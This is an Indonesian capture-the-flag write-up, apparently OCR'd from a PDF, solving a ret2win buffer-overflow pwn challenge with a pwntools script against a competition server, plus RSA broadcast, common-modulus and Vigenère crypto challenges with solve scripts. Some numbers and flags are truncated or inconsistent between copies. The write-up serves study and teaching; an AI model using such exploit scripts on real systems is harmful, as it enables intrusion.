
FLAG: `ITFEST{l4p0r4n_st4s1un_p4br1k_t3rb4c4}`

AI Link

PAPAN PENGUMUMAN



Tools Used: IDA Pro, Python3, pwntools
challenge ini tidak jauh berbeda dengan chall SARANG KENARI, tapi disini target kita adalah win() func dengan offset 88 (80+8).



untuk vuln nya ada di process_note() func dengan jenis vuln buffer overflow.

```
1  ssize_t process_note()
2  {
3    char buf[80]; // [rsp+0h] [rbp-50h] BYREF
4
5    puts("[*] Masukkan catatan lokal:");
6    return read(0, buf, 0x60uLL);
7  }
```

char buf hanya bisa menampung 80 byte sementara input bisa menampung hingga maksimal 0x60 byte (96 in decimal). oleh karena itu akan kita manfaatkan seperti sebelumnya untuk memanggil win() func.

```
itfest_umk/pwn/papan via v3.12.14 (pwn)
❯ cat solve.py
# template my pwntools

from pwn import *

#io = process('./chall')
io = remote('103.42.244.113', 33335)

context.binary = elf = ELF('./chall', checksec=False)
context.arch = 'amd64'

offset = 88
win = elf.sym['win']

payload = b'A' * offset
payload += p64(win)

io.recvuntil(b'[*] Tulis memo di papan pengumuman global:')
io.send(b'A' * 4)


io.sendlineafter(b'[*] Masukkan catatan lokal:', payload)
io.interactive()
```

ukuran char buf adalah 80 ditambah saved rbp 8 byte, total 88 byte berisi char ‘A’ dan ditambah alamat func win untuk menimpa rip.

sama seperti sebelumnya, karena Stack dan PIE berstatus mati, kita bisa langsung menimpa tanpa leak alamat memori.

```
itfest_umk/pwn/papan via v3.12.14 (pwn) took 6s
❯ python3 solve.py
[+] Opening connection to 103.42.244.113 on port 33940: Done
[*] Switching to interactive mode

ITFEST{ru4ng_k3rj4_b4ru_l3b1h_lu45}


timeout: the monitored command dumped core
[*] Got EOF while reading in interactive
$
```

FLAG: `ITFEST{ru4ng_k3rj4_b4ru_l3b1h_lu45}`

AI Link

Cryptography

KECIL




Tools Used: Python3

kita mendapatkan sebuah file txt, setelah dibuka, isinya adalah nilai e (small e), c1 hingga c3, dan n1 hingga n3.



saat searching RSA cipher dengan karakteristik tersebut, ditemukanlah jenis RSA Broadcast Attack with Chinese Remainder Theorem (CRT) dengan alur seperti ini:



kita akan menggunakan rumus matematika Chinese Remainder Theorem (CRT) untuk menggabungkan semua nilai tersebut menjadi satu persamaan baru (M^3 mod(n1 * n2 * n*3)) dan menghitung akar pangkat-3 biasa untuk mendapatkan flagnya, karena saat saya bertanya langsung dikasih script decryptnya, langsung saja kita masukan nilai e, c1-c3, dan n1-n3 ke dalam script.

kecil : nano

GNU nano 9.2 solve.py

```
from sympy.ntheory.modular import crt
from gmpy2 import iroot
from Crypto.Util.number import long_to_bytes

# Server 1
n1 = 256213692591266290873126713575447009298580396703012321877362870880921847222528472889312379579559>
c1 = 232387919768135705363923544600471517021427412511711025174398166854379341728484700541353431538529>

# Server 2
n2 = 380581586228884753381295356385626120866565144886852217848075642945142849757617821022215350986830>
c2 = 255386119716903595888185400441629968243024550834748735335003036612528464052374544746103021341591>

# Server 3
n3 = 354302213910647675321405495584918634114772056285714557872973964356732905258362485869698086504326>
c3 = 230360034043239661585932452371398003978648646019494631118954458765594297225907234698978435139769>


# Gabungkan ciphertext menggunakan CRT
M, N = crt([n1, n2, n3], [c1, c2, c3])
M = int(M)

# Cari akar pangkat tiga integer
m, exact = iroot(M, 3)

if exact:
    plaintext = long_to_bytes(int(m))
    print("[+] Plaintext:", plaintext)
    print("[+] Flag:", plaintext.decode(errors="replace"))
else:
    print("[-] Akar pangkat tiga tidak eksak.")
    print("    Periksa apakah plaintext sama, e = 3,")
    print("    dan ketiga modulus saling relatif prima.")
```

```
itfest_umk/crypto/kecil via 🔶 v3.12.14 (crypto)
❯ cat solve.py
from sympy.ntheory.modular import crt
from gmpy2 import iroot
from Crypto.Util.number import long_to_bytes

# Server 1
n1 = 25621369259126629087312671357544708929858039670301232187736287088092184722252847288931237957955938573059863707462527776003357262648035680081212552160920217671720690532200301425851740698696077143148530384377583113
c1 = 3123879197681157953639235446004715170214274125117110251743981668543793417284847005413534315385296727655150541995196395045853010347795553046270860114076724060569157937637914178811219279879019453300230205844762272

# Server 2
n2 = 38058158423888475338129535638562612086656514488685221784807564294514284975761782102221535098683067090437093547315564880541143434560927663454136799512028099558924429941415390558499289889338497667078099224697102477
c2 = 25538611971690359588818540044162996824302455083474873533500303661252846405237454474610302134159110188296992308608049152845228917141316520340531900251369808088554165713493801745041127164008911595118773870319703727

# Server 3
n3 = 35430221391064767532140549558491863411477205628571455787297396435673290525836248586969808650432691174255777239683628785086690625573081940753110294784866567015152742495784525276406429731583411695335465625449286117
c3 = 23036083494323964158593245237139800397864864601949463111895445876559429722590723469897843513976965225908318064670701158857247115471783973000836656704444657687949034703670675961799524685435240779716735958458754789


# Gabungkan ciphertext menggunakan CRT
M, N = crt([n1, n2, n3], [c1, c2, c3])
M = int(M)

# Cari akar pangkat tiga integer
m, exact = iroot(M, 3)


if exact:
    plaintext = long_to_bytes(int(m))
    print("[+] Plaintext:", plaintext)
    print("[+] Flag:", plaintext.decode(errors="replace"))
else:
    print("[-] Akar pangkat tiga tidak eksak.")
    print("    Periksa apakah plaintext sama, e = 3,")
    print("    dan ketiga modulus saling relatif prima.")

itfest_umk/crypto/kecil via 🔶 v3.12.14 (crypto)
❯ python3 solve.py
[+] Plaintext: b'ITFEST{h4stad_br0dca5t_y9_un1k}'
[+] Flag: ITFEST{h4stad_br0dca5t_y9_un1k}
```

FLAG: `ITFEST{h4stad_br0dca5t_y9_un1k}`


AI Link

DUA DIVISI



Tools Used: Python3

hampir sama seperti chall crypto sebelumnya (KECIL), sama sama RSA akan tetapi berbeda jenis.



kali ini chall memiliki n, dua e, dan dua c. setelah dicari tau, RSA jenis ini adalah jenis Common Modulus Attack. kita bisa decrypt flag dengan syarat modulus sama, plaintext sama, dan eksponen saling prima. langsung saja kita coba dan masukkan semua nilai dari file kedalam script decrypt python.

duadiv : nano

GNU nano 9.2 solve.py

```
from math import gcd
from Crypto.Util.number import long_to_bytes

def egcd(a, b):
    if b == 0:
        return a, 1, 0

    g, x1, y1 = egcd(b, a % b)
    return g, y1, x1 - (a // b) * y1

def common_modulus(n, e1, e2, c1, c2):
    g, a, b = egcd(e1, e2)

    if g != 1:
        raise ValueError(
            f"gcd(e1, e2) = {g}, bukan 1. "
            "Perlu analisis tambahan."
        )

    # Jika eksponen negatif, gunakan modular inverse.
    if a < 0:
        c1 = pow(c1, -1, n)
        a = -a

    if b < 0:
        c2 = pow(c2, -1, n)
        b = -b

    m = (pow(c1, a, n) * pow(c2, b, n)) % n

    return m, long_to_bytes(m)

# Masukkan parameter challenge:
n = 165042186087878588189089476184651538011108703221975618522131382983383178729628303470112937500616314
e1 = 65537
e2 = 65539
c1 = 14353891362633356761056345955552221286582245317413749398361773332010700573931951949085519771869344
c2 = 76740292068642629911488077260670740196421257759100486361954118722000322111472644948855546853471904


m, plaintext = common_modulus(n, e1, e2, c1, c2)

print("[+] m =", m)
print("[+] Plaintext bytes:", plaintext)
print("[+] Plaintext:", plaintext.decode(errors="replace"))
```


setelah dijalankan ternyata benar, seluruh syarat terpenuhi dan flag dicetak:

```
itfest_umk/crypto/duadiv via v3.12.14 (crypto)
❯ python3 solve.py
[+] m = 27435709911340153409119819931092146517841850970502013
[+] Plaintext bytes: b'ITFEST{c0mm0n_m0dulus}'
[+] Plaintext: ITFEST{c0mm0n_m0dulus}
```

FLAG: `ITFEST{c0mm0n_m0dulus}`

AI Link

GESAR GESER 2



Tools Used : cryptii web

Diberikan file text.txt yang berisi string base64

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Crypto/Gesar Geser]
└─$ cat text.txt
fTNTV0JfWDRVR0RCMEdfUjRJVTNIXzFaVV9YNFlOQk1LMU5fT0JISVk0QntITFROS1M=
```

Kita coba decrypt di terminal


```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Crypto/Gesar Geser]
└─$ echo fTNTV0JfWDRVR0RCMEdfUjRJVTNIXzFaVV9YNFlOQk1LMU5fT0JISVk0QntITFROS1M= | base64 -d
}3SWB_X4UGDB0G_R4IU3H_1ZU_X4YNBMK1N_OBHIY4B{HLTNKS
```

Output menghasilkan string yang sepertinya terlihat seperti flag yang terbalik, kita coba balik ulang di terminal

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Crypto/Gesar Geser]
└─$ echo }3SWB_X4UGDB0G_R4IU3H_1ZU_X4YNBMK1N_OBHIY4B{HLTNKS  | rev
SKNTLH{B4YIHBO_N1KMBNY4X_UZ1_H3UI4R_G0BDGU4X_BWS3}
```

Terlihat seperti flag, namun masih perlu di-decode lagi, dari judul chall yaitu “GESAR GESER” sepertinya string ini di-encode menggunakan cipher seperti vigenere, rot13, caesar cipher.

Kita coba cipher vigenere dulu dengan menebak nebak key-nya, karena 6 karakter pertama ciphertext adalah SKNTLH dan format flag yang diketahui berawalan `ITFEST`, jika SKNTLH didekripsi balik terhadap `ITFEST`, maka kunci yang keluar adalah `k-r-i-p-t-o`



Ternyata key-nya adalah kripto dan flag pun didapatkan.
FLAG : **ITFEST{R4HASIA_D1TEMUK4N_DR1_S3BU4H_P0TONG4N_KOD3}**

Chat AI